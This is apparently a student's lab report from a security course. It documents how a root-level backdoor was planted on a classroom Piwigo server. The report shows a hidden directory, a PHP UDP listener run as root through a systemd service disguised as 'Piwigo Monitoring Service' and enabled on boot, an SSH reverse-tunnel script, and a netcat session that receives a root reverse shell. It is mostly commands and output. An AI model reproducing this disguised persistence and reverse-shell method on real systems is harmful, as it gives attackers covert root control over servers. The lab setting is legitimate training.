

Traffic Signaling Report



First, I connected to the piwigo server using my root access, established in a previous technique. Then, I created the /etc/.piwigoMonitor hidden directory. I then changed the permissions on that directory so that only root could access it's contents.



I then copied my completed piwigoMonitor PHP script from the last technique to the. piwigoMonitor directory using secure copy over SSH.

```
root@piwigoLights:/etc/.piwigoMonitor# cat piwigoMonitor.php
<?php
# Credit for the idea
# https://medium.com/@benmorel/creating-a-linux-service-with-systemd-611b5c8b91d6
$bindPort = 10015;
$bindAddress = '0.0.0.0';
$sock = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
socket_bind($sock, $bindAddress, $bindPort);
$setIP = "";
$setPort = "";

for (;;) {
```

I then read the file to make sure it had transferred correctly.

```
[Unit]
Description=Piwigo Monitoring Service
After=network.target
StartLimitIntervalSec=0[Service]
Type=simple
Restart=always
RestartSec=1
User=root
ExecStart=/usr/bin/env php /etc/.piwigoMonitor/piwigoMonitor.php

[Install]
WantedBy=multi-user.target
~
```

Next, I copied and configured the above systemd service configuration file. The file came from this link:

https://medium.com/@benmorel/creating-a-linux-service-with-systemd-611b5c8b91d6


```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ scp ./piwigoMonitorJP.service root@172.26.15.39:/etc/systemd/system/
piwigoMonitorJP.service                                   100%  252     0.3KB/s   00:00
```

I then copied the service file into the /etc/system/system directory, creating a service on the target.


```
root@piwigoLights:/etc/systemd/system# cat piwigoMonitorJP.service
[Unit]
Description=Piwigo Monitoring Service
After=network.target
StartLimitIntervalSec=0[Service]
Type=simple
Restart=always
RestartSec=1
User=root
ExecStart=/usr/bin/env php /etc/.piwigoMonitor/piwigoMonitor.php

[Install]
WantedBy=multi-user.target
root@piwigoLights:/etc/systemd/system#
```

I then read the file on the target to make sure it transferred correctly.



I then attempted to start my new service. Unfortunately, it failed and output the above errors. Sidenote, systemd makes troubleshooting so convenient.



I then remembered that I had seen the service files for my classmates' malicious services earlier. Next, I read their files and noticed that my service file was using incorrect syntax. I also checked the status of my classmates' services, to verify that they were running correctly.

```
root@piwigoLights:/etc/systemd/system# cat piwigow.service
[Unit]
Description=Piwigo monitor service
After=apache2.service
StartLimitIntervalSec=0
[Service]
Type=simple
Restart=always
RestartSec=1
User=wifislax
ExecStart=php /var/www/html/monitorpiwigow.php
```

```
root@piwigoLights: /etc/systemd/syste
  2 Description=Piwigo Monitoring Service
  3 After=apache2.service
  4 StartLimitIntervalSec=0
  5
  6 [Service]
  7 Type=simple
  8 Restart=always
  9 RestartSec=1
 10 User=root
 11 ExecStart=/usr/bin/env php /etc/.piwigoMonitor/piwigoMonitor.php
 12
 13 [Install]
 14 WantedBy=multi-user.target
"piwigoMonitorJP.service" 14L, 255C written
```

Then, using my classmates' code as a reference, I repaired my code. I made sure to include the execution of "/usr/bin/env" to make sure the PHP environment variable was always defined. The service loads the environment variables, then runs my piwigoMonitor PHP script.

```
root@piwigoLights:/usr/bin# systemctl start piwigoMonitorJP.service
root@piwigoLights:/usr/bin# systemctl status piwigoMonitorJP.service
● piwigoMonitorJP.service - Piwigo Monitoring Service
     Loaded: loaded (/etc/systemd/system/piwigoMonitorJP.service; disabled; vendor preset: enabled)
     Active: active (running) since Sun 2022-03-20 19:02:37 UTC; 13s ago
   Main PID: 1278789 (php)
      Tasks: 1 (limit: 1164)
     Memory: 7.0M
     CGroup: /system.slice/piwigoMonitorJP.service
             └─1278789 php /etc/.piwigoMonitor/piwigoMonitor.php

Mar 20 19:02:37 piwigoLights systemd[1]: Started Piwigo Monitoring Service.
root@piwigoLights:/usr/bin# systemctl enable piwigoMonitorJP.service
Created symlink /etc/systemd/system/multi-user.target.wants/piwigoMonitorJP.service → /etc/systemd/system/piwigoMonitorJP.service.
root@piwigoLights:/usr/bin# systemctl status piwigoMonitorJP.service
● piwigoMonitorJP.service - Piwigo Monitoring Service
     Loaded: loaded (/etc/systemd/system/piwigoMonitorJP.service; enabled; vendor preset: enabled)
     Active: active (running) since Sun 2022-03-20 19:02:37 UTC; 1min 25s ago
   Main PID: 1278789 (php)
      Tasks: 1 (limit: 1164)
     Memory: 5.9M
     CGroup: /system.slice/piwigoMonitorJP.service
             └─1278789 php /etc/.piwigoMonitor/piwigoMonitor.php

Mar 20 19:02:37 piwigoLights systemd[1]: Started Piwigo Monitoring Service.
root@piwigoLights:/usr/bin#
```

Next, I successfully started the service. I also configured the service to start on boot.

```
root@piwigoLights:/usr/bin# ss -lup
State      Recv-Q     Send-Q          Local Address:Port           Peer Address:Port     Process
UNCONN     0          0                     0.0.0.0:10001               0.0.0.0:*         users:(("php",pid=312613,fd=3))
UNCONN     0          0                     0.0.0.0:10002               0.0.0.0:*         users:(("php",pid=869182,fd=3))
UNCONN     0          0                     0.0.0.0:10013               0.0.0.0:*         users:(("php",pid=1272051,fd=3))
UNCONN     0          0                     0.0.0.0:10015               0.0.0.0:*         users:(("php",pid=1278789,fd=3))
UNCONN     0          0                     0.0.0.0:8000                0.0.0.0:*         users:(("php",pid=865827,fd=3))
UNCONN     0          0                     0.0.0.0:10101               0.0.0.0:*         users:(("php",pid=849010,fd=3))
UNCONN     0          0                     0.0.0.0:24473               0.0.0.0:*         users:(("php",pid=848603,fd=3))
UNCONN     0          0                127.0.0.53%lo:domain             0.0.0.0:*         users:(("systemd-resolve",pid=440,fd=12))
UNCONN     0          0             172.26.15.39%eth0:bootpc            0.0.0.0:*         users:(("systemd-network",pid=438,fd=19))
UNCONN     0          0                     0.0.0.0:16000               0.0.0.0:*         users:(("php",pid=23495,fd=3))
root@piwigoLights:/usr/bin#
```

Then, I listed listening UDP ports. The port I configured in the piwigoMonitoring script is listening on port 10015 on all interfaces.

```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ cat reverseProxy.sh
#!/bin/bash
sudo ssh -fNT -i /home/agent22/Documents/it420/vpn/cloudVPN/connectionPack/ClassKeys.pem -R172.26.1.229:13012:127.0.0.1:13012 vagrant@172.26.1.229
;
sudo ssh -fNT -i /home/agent22/Documents/it420/vpn/cloudVPN/connectionPack/ClassKeys.pem -D52000 vagrant@172.26.1.229;
```

I then wrote the above script to build a SSH proxy and reverse tunnel to the QDPM box. The reverse tunnel listens on port 13012 on the QDPM server. The tunnel exits on the kali box and sends data to port 13012 (on the kali box).

```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ proxychains nc -u 172.26.15.39 10015
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
ip 172.26.1.229
172.26.1.229
port 13012
13012
status
Status:
IP: 172.26.1.229 Port: 13012
IP: 172.26.1.229 Port: 13012
execute
IP: 172.26.1.229 Port: 13012
Building reverse shell:
```

agent22@ks5: ~/Documents/it420/green 146x19

```
Ncat: Listening on :::13012
Ncat: Listening on 0.0.0.0:13012
^C

┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ nc -lvp 13012
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::13012
Ncat: Listening on 0.0.0.0:13012
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:34888.
Linux piwigoLights 5.4.0-1018-aws #18-Ubuntu SMP Wed Jun 24 01:15:00 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 02:02:54 up 9 days,  5:07,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

I then connected to the piwigoMonitor service through proxychains over port 10015. After configuring the service, I entered “execute”. This resulted in a root SSH shell being granted to netcat listening on port 13012.